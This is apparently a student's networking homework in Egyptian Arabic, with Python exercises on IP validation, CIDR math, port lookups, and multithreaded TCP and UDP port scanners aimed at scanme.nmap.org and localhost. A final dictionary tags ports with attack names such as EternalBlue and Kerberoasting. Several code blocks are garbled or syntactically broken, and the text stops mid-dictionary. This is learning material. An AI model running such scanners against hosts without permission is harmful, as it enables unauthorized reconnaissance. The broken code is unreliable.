

Network

DAY 1

Task 1

هنا فكرت اني اعملها ب regex او اعملها ب socket بس لما دورت شويه لقيت في module اسمه `ipaddress` جواه فانكشنز `ipv4` و `6` بيشييك علي ال `input` تلقائي فا استخدمته.

1- عملت `import` لل module وهنستخدم فيه ال `ip_address` فانكشن دي هنتأكد منها ان الفورمات بتاع ال ip صحيح سواء `ipv4` او `6` وهستخدم ال `IPv4Address` عشان نحدد ال `ipv4`

2- عملت فانكشن حطيت فيها variable لل user input

3- عملت `if condition` وحطيت ال `input` حوا ال `ip_address` عشان يشيك الفورمات صحيح وبعديها ساويته بل `IPv4Address` ... لو بيساويه يطبع انه `ipv4` غير كذا بيقا `6`

4- عشان ال errors استخدمت `try - except` عشان لو اليوزر كتب تيكست ولا حاجه او اي `invalid ip`

```
from ipaddress import ip_address, IPv4Address

def ip():
    test = input("Enter your ip: ")

    try:
        return f"{test} is ipv4" if type(ip_address(test)) is IPv4Address else
        f"{test} is ipv6"
    except ValueError:
        return "Invalid IP!"

print(ip())
```

Expected Output ==>

```
PS C:\Users\ali7a> & C:/Users/ali7a/AppData/Local/Programs/Python/Python313
Enter your ip: 1.1.1.1
1.1.1.1 is ipv4
PS C:\Users\ali7a> & C:/Users/ali7a/AppData/Local/Programs/Python/Python313
Enter your ip: 2001:db8:3333:4444:5555:6666:7777:8888
2001:db8:3333:4444:5555:6666:7777:8888 is ipv6
PS C:\Users\ali7a> █
```

Task 2

استخدمت حجات كتير من الكود الي فات...بس ابتديت ادور علي شوية حجات عشان اعرف ازاى هحواله ل binary.

1- هنعمل import لل module وهستخدم فيه ال ip_address فانكشن دي هنتأكد منها ان الفورمات بتاع ال ip صحيح وهستخدم ال IPv4Address عشان نحدد ال ipv4

2- عملت if condition لو ال ip الي اتكتب دا مش ipv4 بيقا invalid

3- احنا عارفين ان ال ip بيبقا عبارة عن octets فا عايزين نكتب كود بدا...عملت variable ب user input هنكتب فيه ال ip وعملته split ب "." عشان يقسمه ل octets.

4- عملت variable تاني حولت ال ip لل integer (لأنه قبلها كان string) وبعديها حولتها ل binary بل format() فانكشن بالقيمة دي "08b" (دي قعد ادور عليها لحد ما لقيتها) المفروض انها بتطلع bit binary-8 ودا ال احنا عايزينه لأن كل octet فل ipv4 عبارة عن bit binary-8

5- عشان ال errors استخدمت try - except

```
from ipaddress import ip_address, IPv4Address

def ip():
    try:

        test = input("Enter your ip: ")
        ip = ip_address(test)
        if not isinstance(ip, IPv4Address):
            return 'Invalid ip! Please enter an ipv4 (e.g 192.168.1.10)'
        oc = test.split(".")
        bi = [format(int(i), "08b") for i in oc]
        return ' '.join(bi)
    except ValueError:
        return "Invalid ip! Please enter an ipv4 (e.g 192.168.1.10)"

print(ip())
```

Expected Output ==>

```
C:\Users\ali7a> python3 ip.py
Enter your ip: 192.168.1.10
11000000.10101000.00000001.00001010
PS C:\Users\ali7a>
```

Task 3

في الحجات ال شبه دي اول حاجة بتيجي ف بالي هيا ال regex....دورت شوية اشوف regex اقدر استخدمه ولقيت واحد

1- عملت import لل re عشان نقدر نستخدم ال regex.....بعديها عملت variable ب user input عشان يحط ال path بتاع الفايل

2- عملت variable لل regex بعد كدا عملت لسته اضيف فيها كل حاجة ماشيه مع ال regex

3- عملت open للفايل واستخدمت for loop عشان امشي ال regex علي كل حاجة فل فايل....عملت جوا variable استخدمت فيه ال findall() فانكشن عشان تاخد كل العناصر المشابه فل lines كلها (فلأول استخدمت search() بس كان فيها مشكله انها كانت بتطبع اول عنصر في كل line)

4- ضفت كل العناصر المشابه فل ليست وطبعتها

```
import re

test = input("Enter the file path: ")
reg = re.compile(r'(\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3})')
t = []

with open(test, 'r') as fh:
    for line in fh:
        match = reg.findall(line)
        t.extend(match)
print(t)
```

Expected Output ==>

```
C:\Users\ali7a> python3 C:\Users\ali7a\AppData\Local\Programs\Python\Python32\python.exe
Enter the path of the file: C:\Users\ali7a\AppData\Local\Programs\Python\Python32\python.exe
['192.168.1.1', '192.168.1.5', '192.168.1.4', '192.168.1.15', '192.168.1.2']
PS C:\Users\ali7a>
```

Task 4

دورت شوية لقيت module اسمه IPY فيه فانكشن iptype() بتطبع لك ال type بتاع ال ip

1- هنعمل import لل module

2- عملت variable لل user input وحطيه جوا IP() عشان نقدر منه بعد كدا نستخدم ال iptype() فانكشن

3- عشان ال errors استخدمت try - except وطبعت ال type

```
try:
    from IPy import IP
    test = IP(input("Enter your ip: "))
    print("This ip is:", test.ip_type())
except ValueError:
    print("Invalid ip!")
```

Expected Output ==>

```
Enter your ip: 127.0.0.1
This ip is: LOOPBACK
PS C:\Users\ali7a> & C:/Use
Enter your ip: 192.168.0.1
This ip is: PRIVATE
PS C:\Users\ali7a> █
```

Task 5

عايزين ال network address وال broadcast من IP و netmask معني كذا بيقا CIDR.... احنا ممكن نعمل دا manual بأن احنا نحول ال IP وال subnet mask ل binary ونبتدي نعمل bitwise OR عشان ال Broadcast و bitwise AND عشان ال Network... بس انا استخدمت library وخلصت نفسي

1- هنعمل import لل module `ipaddress` هنستخدمها عشان نتأكد ان ال ip دا ipv4 او لو كتب mask غلط

2- عملت فانكشن حطيت فيها variable لل user input وعملت variable تاني يتأكد ان ال cidr دا صحيح وخليت ال strict تبقا false عشان ال user يقدر يكتب اي ip موجود فل subnet.... غير كذا هيدي error

3- بعد ما اتأكدنا ان ال cidr دا صحيح عايزين نتأكد انه ipv4.... عملت if condition لو ال cidr مش ipv4 بيقا invalid

4- طبعت ال network address وال broadcast بأستخدام ال built in variable الي موجوده فل modules

5- عشان ال errors استخدمت try - except

```
import ipaddress

def test():
    try:
        cidr = input("Enter the CIDR (e.g., 192.168.1.10/24): ")
        network = ipaddress.ip_network(f"{cidr.rstrip('/')}", strict=False)
        if not isinstance(network, ipaddress.IPv4Network):
            return "Invalid: Not an IPv4 address or mask"
        return f"Network address: {network.network_address}\nBroadcast address: {network.broadcast_address}"
```

```
except ValueError as e:
    return f"Invalid input: {str(e)}"

print(test())
```

Expected Output ==>

```
Enter the CIDR (e.g., 192.168.1.10/24): 192.168.1.10/24
Network Address: 192.168.1.0
Broadcast Address: 192.168.1.255
PS C:\Users\ali7ay> █
```

Task 6

انا فاكّر اني عملت التاسك دا قبل كذا في تاسكات python.....علي العموم انا كان معايا توول كان جزء منها بيعمل دا....سطين كود بساط

1- هنستخدم ال `ip_network()` فانكشن من ال `ipaddress` module

2- عملت variable بل CIDR (كسّلت اعمله user input)

3- عملت لسته حطيت فيها for loop بل `ip_network()` فانكشن يشوف لو ال CIDR دا صحيح ولا لا وحطيت في الاخر `hosts()` وهو دا ال هيطلعنا كل ips فل CIDR دي

4- طبعت اللسته

```
import ipaddress

test = "192.168.1.0/24"
ip_list = [str(test) for test in ipaddress.ip_network(test,
strict=False).hosts()]

print(ip_list)
```

Expected Output ==>

```
['192.168.1.1', '192.168.1.2', '192.168.1.3', '192.168.1.4', '192.168.1.5', '192.168.1.6', '192.168.1.7', '192.168.1.8', '192.168.1.9', '192.168.1.10', '192.168.1.11', '192.168.1.12', '192.168.1.13', '192.168.1.14', '192.168.1.15', '192.168.1.16', '192.168.1.17', '192.168.1.18', '192.168.1.19', '192.168.1.20', '192.168.1.21', '192.168.1.22', '192.168.1.23', '192.168.1.24', '192.168.1.25', '192.168.1.26', '192.168.1.27', '192.168.1.28', '192.168.1.29', '192.168.1.30', '192.168.1.31', '192.168.1.32', '192.168.1.33', '192.168.1.34', '192.168.1.35', '192.168.1.36', '192.168.1.37', '192.168.1.38', '192.168.1.39', '192.168.1.40', '192.168.1.41', '192.168.1.42', '192.168.1.43', '192.168.1.44', '192.168.1.45', '192.168.1.46', '192.168.1.47', '192.168.1.48', '192.168.1.49', '192.168.1.50', '192.168.1.51', '192.168.1.52', '192.168.1.53', '192.168.1.54', '192.168.1.55', '192.168.1.56', '192.168.1.57', '192.168.1.58', '192.168.1.59', '192.168.1.60', '192.168.1.61', '192.168.1.62', '192.168.1.63', '192.168.1.64', '192.168.1.65', '192.168.1.66', '192.168.1.67', '192.168.1.68', '192.168.1.69', '192.168.1.70', '192.168.1.71', '192.168.1.72', '192.168.1.73', '192.168.1.74', '192.168.1.75', '192.168.1.76', '192.168.1.77', '192.168.1.78', '192.168.1.79', '192.168.1.80', '192.168.1.81', '192.168.1.82', '192.168.1.83', '192.168.1.84', '192.168.1.85', '192.168.1.86', '192.168.1.87', '192.168.1.88', '192.168.1.89', '192.168.1.90', '192.168.1.91', '192.168.1.92', '192.168.1.93', '192.168.1.94', '192.168.1.95', '192.168.1.96', '192.168.1.97', '192.168.1.98', '192.168.1.99', '192.168.1.100', '192.168.1.101', '192.168.1.102', '192.168.1.103', '192.168.1.104', '192.168.1.105', '192.168.1.106', '192.168.1.107', '192.168.1.108', '192.168.1.109', '192.168.1.110', '192.168.1.111', '192.168.1.112', '192.168.1.113', '192.168.1.114', '192.168.1.115', '192.168.1.116', '192.168.1.117', '192.168.1.118', '192.168.1.119', '192.168.1.120', '192.168.1.121', '192.168.1.122', '192.168.1.123', '192.168.1.124', '192.168.1.125', '192.168.1.126', '192.168.1.127', '192.168.1.128', '192.168.1.129', '192.168.1.130', '192.168.1.131', '192.168.1.132', '192.168.1.133', '192.168.1.134', '192.168.1.135', '192.168.1.136', '192.168.1.137', '192.168.1.138', '192.168.1.139', '192.168.1.140', '192.168.1.141', '192.168.1.142', '192.168.1.143', '192.168.1.144', '192.168.1.145', '192.168.1.146', '192.168.1.147', '192.168.1.148', '192.168.1.149', '192.168.1.150', '192.168.1.151', '192.168.1.152', '192.168.1.153', '192.168.1.154', '192.168.1.155', '192.168.1.156', '192.168.1.157', '192.168.1.158', '192.168.1.159', '192.168.1.160', '192.168.1.161', '192.168.1.162', '192.168.1.163', '192.168.1.164', '192.168.1.165', '192.168.1.166', '192.168.1.167', '192.168.1.168', '192.168.1.169', '192.168.1.170', '192.168.1.171', '192.168.1.172', '192.168.1.173', '192.168.1.174', '192.168.1.175', '192.168.1.176', '192.168.1.177', '192.168.1.178', '192.168.1.179', '192.168.1.180', '192.168.1.181', '192.168.1.182', '192.168.1.183', '192.168.1.184', '192.168.1.185', '192.168.1.186', '192.168.1.187', '192.168.1.188', '192.168.1.189', '192.168.1.190', '192.168.1.191', '192.168.1.192', '192.168.1.193', '192.168.1.194', '192.168.1.195', '192.168.1.196', '192.168.1.197', '192.168.1.198', '192.168.1.199', '192.168.1.200', '192.168.1.201', '192.168.1.202', '192.168.1.203', '192.168.1.204', '192.168.1.205', '192.168.1.206', '192.168.1.207', '192.168.1.208', '192.168.1.209', '192.168.1.210', '192.168.1.211', '192.168.1.212', '192.168.1.213', '192.168.1.214', '192.168.1.215', '192.168.1.216', '192.168.1.217', '192.168.1.218', '192.168.1.219', '192.168.1.220', '192.168.1.221', '192.168.1.222', '192.168.1.223', '192.168.1.224', '192.168.1.225', '192.168.1.226', '192.168.1.227', '192.168.1.228', '192.168.1.229', '192.168.1.230', '192.168.1.231', '192.168.1.232', '192.168.1.233', '192.168.1.234', '192.168.1.235', '192.168.1.236', '192.168.1.237', '192.168.1.238', '192.168.1.239', '192.168.1.240', '192.168.1.241', '192.168.1.242', '192.168.1.243', '192.168.1.244', '192.168.1.245', '192.168.1.246', '192.168.1.247', '192.168.1.248', '192.168.1.249', '192.168.1.250', '192.168.1.251', '192.168.1.252', '192.168.1.253', '192.168.1.254', '192.168.1.255']
```

Task 7

بردو التاسك دا كنت عمله في بايثون.... اخذ كل حاجه copy - paste حتي الكلام الي كتبه في الريبورت هناك

1- عملت فانكشن مهمتها انها تبعت ال ping request ل IP وتشوف شغال ولا لا. هعمل اول حاجه variable يشوف بيه الاول الامر ال هقدر نستخدمه بناءً علي ال operating system بتاعك.. لو ال os.name=="nt" يعني windows السكربت هيبعت ريكويست بل 1-n لان ال windows بيستخدمها عشان يعمل ريكويست ولوا ال os.name حاجه ثانيه هيبعت ping -c 1 ip دا بيستخدمه ال mac وال linux

2- عملت variable انفذ عليه ال ping command باستخدام ال subprocess.run ال stdout=subprocess.DEVNULL وال stderr=subprocess.DEVNULL دولا بيختصروا ال output ويبجيبوا بس ال return code ال جي من ال ping...لو ال code طلع 0 بيقا ال IP شغال اطبعه لو غير كذا مش عايزينه.

```
import subprocess
import os

def ping_ip(ip):

    cmd = ["ping", "-n", "1", ip] if os.name == "nt" else ["ping", "-c", "1",
ip]
    result = subprocess.run(cmd, stdout=subprocess.DEVNULL,
stderr=subprocess.DEVNULL)
    return "ip is reachable" if result.returncode == 0 else "ip unreachable"

print(ping_ip("8.8.8.8"))
```

Expected Output ==>

```
PS C:\Users\ali7a>
ip is reachable
PS C:\Users\ali7a>
ip unreachable
```

Task 8

في شوية اختصارات كدا في ال ipv6 المفروض نعملها لو جالنا raw ipv6 وعايزين نختصره

1- عملت import لل ipaddress هحتاج منها ال ip_address فانكشن عشان نأكد علي فورمات ال ip وبردو هيا ال بتختصر ال ipv6

2- عملت variable بل ip المطلوب واستخدمت معاه الفانكشن (كسلت بردو اعمله user input)

3- طبعت ال variable

```
import ipaddress
test = str(ipaddress.ip_address('fcfe:b0e7:7d20:0000:0000:0000:3b95:0565'))
print(test)
```

Expected Output ==>

```
PS C:\Users\ali7a> & C:/U
fcfe:b0e7:7d20::3b95:565
PS C:\Users\ali7a> █
```

Task 9

هنا قعد ادور كتيير عشان اشوف شروط ال classes دي ووصلت للآتي

- ال first octet بتاع ال class A بيبدأ من 0 - 127
- ال first octet بتاع ال class B بيبدأ من 128 - 191
- ال first octet بتاع ال class C بيبدأ من 192 - 223
- ال first octet بتاع ال class D بيبدأ من 224 - 239
- ال first octet بتاع ال class E بيبدأ من 240 - 255

1- عملت فانكشن وحطيت فيها كل ال rules دي بل if condition

2- عرفت variable بل ip وعملت split لكل octet (من غيره هيدي error)

3- عملت variable تانس استخدمته في for loop وحولته ل int عشان يشيك علي ال ip

```
def test(ip):
    if(ip[0] >= 0 and ip[0] <= 127):
        return "The IP address belongs to class : A"
    elif (ip[0] >=128 and ip[0] <= 191):
        return "The IP address belongs to class : B"
    elif (ip[0] >= 192 and ip[0] <= 223):
        return "The IP address belongs to class : C"
    elif (ip[0] >= 224 and ip[0] <= 239):
        return "The IP address belongs to class : D"
    else:
        return "The IP address belongs to class : E"

ip = "10.0.0.1"
ip = [int(i) for i in ip]
print(test(ip))
```

Expected Output ==>

```
PS C:\Users\ali7a> & C:/Us...
The IP address belongs to class : A
PS C:\Users\ali7a> & C:/Us...
```

Task 10

عشان نشوف 2 ips موجودين علي نفس ال subnet ولا لا...هنحتاج ال ip نفسه يكون جي ب subnet mask وهنستخدم ال `ip_network()` عشان تساعدنا علي دا

1- عملت فانكشن ب 2 parameters

2- جوا الفانكشن عملت 2 variables هنعط فيهم ال parameters الي حطيناهم فل فانكشن وهنستخدم ال `ip_network()`.

3- عملت if condition لو الاتنين variables بيساوي بعض يبقى same network غير كذا لا

4- عملت call للفانكشن وحطيت فيه ال 2 ips

```
from ipaddress import ip_network

def test(t1, t2):
    a = ip_network(t1, strict = False)
    b = ip_network(t2, strict = False)
    if(a == b) :
        return "Same Network"
    else :
        return "Different Network"

print(test('192.168.1.0/24', '192.168.1.11/24'))
print(test('17.53.128.0/20', '17.53.127.0/20'))
```

Expected Output ==>

```
PS C:\Users\ali7a> &
Same Network
Different Network
PS C:\Users\ali7a> █
```

DAY 2

Task 1

التاسك دا عملته قبل كذا ف تاسكات python روجت اخذ الكود كوبي بيست...زودت عليهم كام بورت


```
ports = {
    80 : "HTTP",
    443 : "HTTPS",
    3306 : "MySQL",
    22 : "SSH",
    21 : "FTP",
    23 : "Telnet",
    53 : "DNS",
    587 : "SMTP",
}

t = True

while t:

    user = (input("Please enter the port number: "))
    if user.isdigit():
        test = int(user)
        if test in ports:
            print(ports.get(test))
            t = False
        else:
            print("Out of range")
    else:
        print("Please enter a number")
```

Expected Output ==>



```
Please enter the port number: 80
HTTP
PS C:\Users\ali7a> & C:/Users/ali7a/Python27/python.exe C:/Users/ali7a/Desktop/port.py
Please enter the port number: 53
DNS
PS C:\Users\ali7a> 
```

Task 2

بسيط جدا input variable ب if condition نخط فيه range يخلص الموضوع

```
i = input("Enter your port number: ")
if int(i) in range (0, 65536):
    print("Port is valid")
```

```
else:
    print("Port not valid")
```

Expected Output ==>

```
PS C:\Users\ali7a> & C:/Users/a
Enter your port number: 80
Port is valid
PS C:\Users\ali7a> & C:/Users/a
Enter your port number: 700000
Port not valid
PS C:\Users\ali7a> █
```

Task 3

عملت ال تاسك قبل كذا في python واخذه كوبي بيست وغيرت بس عدد البورتس

```
import socket
target = "scanme.nmap.org"

for port in range(0, 1000):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    ports = s.connect_ex((target, port))
    if ports == 0:
        print(f"Port {port} is open")
    s.close()

print("Scan finished successfully")
```

Expected Output ==>

```
Port 22 is open
Port 80 is open
█
```

Task 4

1- جيت dict من الشارع بشويه ports وهل هما tcp ولا udp

2- عملت 2 variables واحد لل user input وواحد تاني حولت بيه ال variable الاولاني ل int عشان هستخدمه بعد كذا اشيك بيه هل ال port number دا valid ولا لا

3- عملت if condition حددت فيها ان البورت يكون ما بين 0 ل 65535....لو مش صح اطبع out of range لو صح....عملت جواها variable ثاني سميته test ي retrieve ال value بتاعت ال key وحطيت معاه default value عشان لو ال key مش موجود يطبع انه مش موجود قل ليست

4- لو ال test = 0 ال هيا ال default value ال حطيتها بيها ال key مش موجود....بس دا مش معناه ان البورت غلط فا عشان كذا طبعت ان البورت صحيح بس مش موجود قل dict....لو موجود اطبع ال value بتاعت ال key

5- عشان ال errors استخدمت try - except


```
ports = {
    20: "TCP",
    21: "TCP",
    22: "TCP",
    23: "TCP",
    25: "TCP",
    53: "TCP/UDP",
    80: "TCP",
    110: "TCP",
    123: "UDP",
    143: "TCP",
    161: "UDP",
    443: "TCP",
    514: "UDP",
    993: "TCP",
    995: "TCP",
    1433: "TCP",
    3306: "TCP",
    3389: "TCP",
    5432: "TCP",
    8080: "TCP"
}

try:
    user = input("Enter the Port number: ")
    port = int(user)
    if 0 <= port <= 65535:
        test = ports.get(port, 0)
        if test == 0:
            print("The port is valid but protocol is unknown (may use TCP or UDP)")

        else:
            print(test)
    else:
        print("Out of range, must be between 0 and 65535")
```

```
except:
    print("Invalid port must be a number and between 0 and 65535")
```

Expected Output ==>



Task 5

الحقيقة هنا انا مفهمتش انتا عايزني اعمل random generate ل 5 بورتات....ولا عايزني اعمل سكان علي target واجيب 5 بورتات ولا عايزني اشغل 5 بورتات عشوائي من عندي....انا ملت اكثر لآخر اوبشن. عايزين نشغل 5 بورتات عشوائي بديهي عايزين random و socket...بس قعد ادور شوية ازاي اقدر اعمل دا بيهم.

1- عملت import لل modules بعديها 2 variables واحد اسمه ports استخدمت فيه ال random.sample() حددت فيها range من 1024 ل 65536 وحددت اني عايز خمس ارقام بس....كدا هوا هيطلع 5 ارقام عشوائية من ال....range...ال variable الثاني كان ليست فاضيه هستخدمه عشان احط فيه البورتات الي اشتغلت

2- عملت for loop لكل بورت فل بورتات وجوا اللوب:

- عملت variable حددت جواه ال connection هتبقا عامله ازاي...عملتها ipv4 و tcp (اتكلمت علي دا قبل كدا في تاسكات البايثون).
- جبت ال variable دا واستخدمت عليه فانكشن setsockopt() حددت في ان السوكيت الي عملته او ال connection الي عملتها قبل كدا تقدر تعملها reues لو السكربت قفل (لأن بعد كدا هتعرف اني خليت البورتات تتقفل لو دوست ctrl+c وساعتها الي بيحصل ان لما البورت بيتقفل ممكن يدخل في time wait فا بيمنع حد يكونكيت عليه لحد اما يطلع من الحاله دي...عشان كدا فعلت ال reues عشان لما تقفل البورت تقدر تشغله تاني).
- جبت بقا ال variable الي عملت فيه ال connection (السوكيت) وحددت يستخدم انيو ip وبورت(عشوائي)
- حطيت السوكيت علي ال listen mode بل 5 default بعديها عملت append لل open port دا لل لسته الفاضيه الي كنت عملها عشان هستخدمها بعد كدا
- طبعت ان البورت العشوائي دا مفتوح
- استخدمت try - except عشان ال errors....لو البورت مش متاح ولا حاجه...وقفلت بعديها السوكيت الي فشلت تعمل كونيكيت

3- بعديها طبعت ال open ports بإستخدام ال getsockname() فانكشن وحددت انها تجيب بس ال port number....حطيتها في for loop ومشيتها علي الليسته الي كنت عملها قبل كدا

4- عملت while loop واديته قيمه true بحيث ان الاسكربت يفضل شغال....عايز بقا اقفل البورتات دي

5- استخدمت try - except عشان اقدر اقفل البورتات....استخدمت KeyboardInterrupt فل except عشان لو عملت Interrupt للريكويس (ctrl-c) يقلل كل السكويس الي كانت مفتوحة ويطبع انه البورتات اتقفلت

/السكربت دا raw connection يعني مفهوش حاجه تقدر تشوفها هو بيعمل listen بس لو فتحتة علي ال browser مش هيقدملك حاجه عشان مفيش اساسا response يقدمهولك /*.

```
import socket
import random
ports = random.sample(range(1024, 65536), 5)
t = []

try:

    for port in ports:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
        try:
            s.bind(("127.0.0.1", port))
            s.listen(5)
            t.append(s)
            print(f"Opened port {port}")
        except socket.error:
            print(f"Port {port} in use")
            s.close()

    print(f"Listening on ports: {[p.getsockname()[1] for p in t]}")
    print("Press ctrl+c to stop")

    while True:
        pass

except KeyboardInterrupt:
    print("\nClosing ports...")
    for s in t:
        s.close()

    print("Done")
```

Expected Output ==>

```
(macabely@vbox)-[~/Desktop]
$ python 5.py
Opened port 15080
Opened port 56824
Opened port 36840
Opened port 54614
Opened port 7341
Listening on ports: [15080, 56824, 36840, 54614, 7341]
Press ctrl+c to stop
^C
Closing ports ...
Done
```

Task 6

فانكشن بتقول لو البورت فل (0-1023) privileged range ولا لا....بسيط جدا

1- عملت فانكشن حطيت فيها variable لل user input

2- استخدمت if condition لو ال variable دا في range من 0 ل 1024 اطبع انه privileged range غير كذا لا

3- استخدمت try - except عشان ال errors

```
def test():
    try:
        t = input("Enter the port number: ")
        if int(t) in range(0, 1024):
            return "Port in privileged range"
        else:
            return "Port not in privileged range"
    except ValueError:
        return "Invalid port! port must be between 0 - 65535"

print(test())
```

Expected Output ==>

```
PS C:\Users\ali7a> python 5.py
Enter the port number: 80
Port in privileged range
PS C:\Users\ali7a>
```

Task 7

وبعدين بقا في الاسكريبت ال بنعمله 90 مره فل يوم دا....اتعمل قبل كدا في تاسكات بايثون وبردو في task 3 هنا....الفرق بس اننا هنغير target لل internal ip

//انا هنا كنت عامل listen لل internal server بتاعي علي بورت 15

```
import socket
target = "127.0.0.1"

for port in range(0, 1000):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    ports = s.connect_ex((target, port))
    if ports == 0:
        print(f"Port {port} is open")
        print("Scan starting...")
    s.close()
print("Scan finished successfully")
```

Expected Output ==>

```
Scan starting...
Port 5 is open
Feedback (just want to tell)
```

Task 8

يادي البورت سكان الي مبيخلصش (الكود دا اخذ معظمه من الاكواد القديمة)

1- هنعمل import لل socket وال concurrent.futures عشان هنستخدم منها ال threading نسرع بيها الاسكان شوية.

2- عملت فانكشن حطيتها جواها variable لل user input يحط فيه التارجت الي عايز يعملها سكان

3- عملت variable تاني عملت في resolve للتارجت عشان اجيب منه ال ip واقدر اعمل اسكان....حطيتهم في try - except عشان لو التارجيت ملهوش ip يبقى مش valid فا يطبع انه حط تارجيت غلط

4- عملت print لل ip بتاع التارجت وان الاسكان شغال علي كل ال tcp ports

5- عملت thread pool ب 50 thread يساعدونا نسرع الاسكان شوية وسمتهم executor

6- عملت for loop لكل port فل range من 1 ل 65536 اعمل الاتي:

- جبت ال executor واستخدمت معاه ال submit() فانكشن....دي بتحتاج collab فانكشن معاه بل arguments بتاعتها
- عملت lambda فانكشن (جبتها من اسامه الزيرو) وابتديت احط معاه p argument ال هو البورت

- خاليتيه بطبع ان البورت دا مفتوح لو ال connection اتعملت مضبوطه..... عملت if condition عشان اكريت سوكرت بل connection...حددت فيه انه بيقا ipv4 وبيقا tcp باستخدام socket.SOCK_STREAM (المره الجايه هنستخدم SOCK_DGRAM عشان ال udp)....اخر حاجه استخدمت connect_ex() فانكشن حطيت فيها ال ip وال port دي بترجع كود لو 0 بيقا ال connection نجحت

7- حطيت كل دا في try - except واستخدمت ال KeyboardInterrupt عشان الاسكان يقف لو عملنا kill للسكربت بس مش عارف ليه مشغلتش معايا


```
import socket
import concurrent.futures

def test():
    target = input("Target to scan: ")
    try:
        ip = socket.gethostbyname(target)
    except:
        print("Invalid target")
        return

    print(f"Scanning {ip} for all TCP ports...")
    try:
        with concurrent.futures.ThreadPoolExecutor(max_workers=50) as
executor:
            for port in range(1, 65536):
                executor.submit(lambda p: print(f"Open port: {p}"))
                if socket.socket(socket.AF_INET,
socket.SOCK_STREAM).connect_ex((ip, p)) == 0
                    else None, port)
    except KeyboardInterrupt:
        print("\nScan stopped by user")
        executor._threads.clear()

print(test())
```

Expected Output ==>



```
Target to scan: scanme.nmap.org
Scanning 45.33.32.156 for all TCP ports...
Open port: 80
Open port: 22
[]
0 Connected to Discord
```

Task 9

الحوار بقا هنا ان مفيش three way handshake زي الي موجوده فل tcp ومفيش كمان connection بتتعمل لأن ال UDP connectionless فا مش هنقدر نستخدم ال connect_ex() الي من خلالها بتشوف لو رجع كود 0 بيقا فيه كونكشن لأن لو عملناها مع ال UDP هترجع كود 0 حتي لو البورت مقفول فا هيبقا فيه false positives (إلا لو التارجت رجع ICMP response بإن البورت unreachable).....الكود نفس الي فوق بس ضفت عليه فانكشن زياده

1- عملت فانكشن حطيت فيها argument P دا الي هو البورت

2- ظبطت فيها variable حددت السوكيت انه بيقا ipv4 و UDP

3- عملت timeout لل سوكيت عشان تستني شويه لو التارجيت بعث response...بعديها خليته بيعت empty packet

4- بعد كذا استخدمت ال recvfrom() فانكشن عشان احدد بيها حجم الرساله الي هقدر استقبله (لو البورت مقفول هتدي ايرور)....لو كل حاجه تمام وفي ماسيدج اتبعثت ان الدنيا تمام....عملت return true واقفلت السوكيت...لو في اي ايرور حصل اعمل return false واقفل السوكيت...سؤال:

- لية قفلت السوكيت لو الكونيكشن سليمة وكل حاجه تمام؟.....ببساطه شديدة وظيفه السوكيت هنا انه يعمل اسكان نقدر نشوف بيه التارجيت بعث ماسيدج وقبل الريكويست ولا لا.. بعد ما يخلص وظيفته مش هنعوذه بعد كذا فا بنقفله عشان برده لو سبنا مفتوح هيعمل مشكله بعد كذا ان هيبقا فيه سوكيتات كتيره جدا مفتوحه خصوصه ان احنا بنسكان علي رينج عالي من البورتات فا هيدينا ايرور في الاخر socket.error: [Errno 24] Too many open files والسكربت هيبوظ

5- بعد كذا عملت نفس الكود القديم

//انا عملت ليسنت ل UDP بورت في السيرفر عندي 12345 عشان اعرف اتيست الكود/

```
import socket
import concurrent.futures
import os

def test():
    target = input("Target to scan: ")
    try:
        ip = socket.gethostbyname(target)
    except:
        return "Invalid target"

    print(f"Scanning {ip} for all TCP ports...")

    def scan(p):
        try:
            s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
            s.settimeout(0.5)
            s.sendto(b"", (ip, p))
            s.recvfrom(1024)
            s.close()
            return True
```

```

except (socket.timeout, socket.error):
    s.close()
    return False

try:
    with concurrent.futures.ThreadPoolExecutor(max_workers=50) as
executor:
        for port in range(1, 65536):
            executor.submit(lambda p: print(f"Open port: {p}") if scan(p)
else None, port)
        except KeyboardInterrupt:
            print("\nScan stopped by user")
            executor._threads.clear()
            os._exit(0)

test()

```

Expected Output ==>

```

Scanning 127.0.0.1 for all UDP ports...
Open port: 12345
PS C:\Users\alizer>

```

Task 10

انا الحقيقه مش فاهم قصده ايه بل reserved ports...الي عملته اني جيت dict من الشارع بردو فيها ال common ports بل services بتاعتها وعملت user input وطبعت ال value بس كدا.
(الكود دا كان موجود في تاسكات ال python اخده كوبي بيست)

```

ports = {
    20: "FTP Data (credential sniffing, data exfiltration)",
    21: "FTP Control (brute-forcing, anonymous access)",
    22: "SSH (brute-forcing, key theft, tunneling)",
    23: "Telnet (plaintext sniffing, default creds)",
    25: "SMTP (email spoofing, user enumeration)",
    42: "WINS (NetBIOS spoofing, network enumeration)",
    49: "TACACS (weak encryption, credential theft)",
    53: "DNS (spoofing, tunneling, BIND exploits)",
    67: "DHCP (spoofing, DoS via lease exhaustion)",
    68: "DHCP (spoofing, DoS via lease exhaustion)",
    69: "TFTP (unauthenticated file access)",
    80: "HTTP (web exploits, SQL injection)",
    88: "Kerberos (Kerberoasting, Golden Ticket attacks)",

```

```

110: "POP3 (credential theft, email exfiltration)",
111: "RPCbind (NFS enumeration, RPC exploits)",
123: "NTP (DDoS amplification, time exploits)",
135: "MS RPC (EternalBlue, Windows exploits)",
137: "NetBIOS (SMB enumeration, credential theft)",
138: "NetBIOS (SMB enumeration, credential theft)",
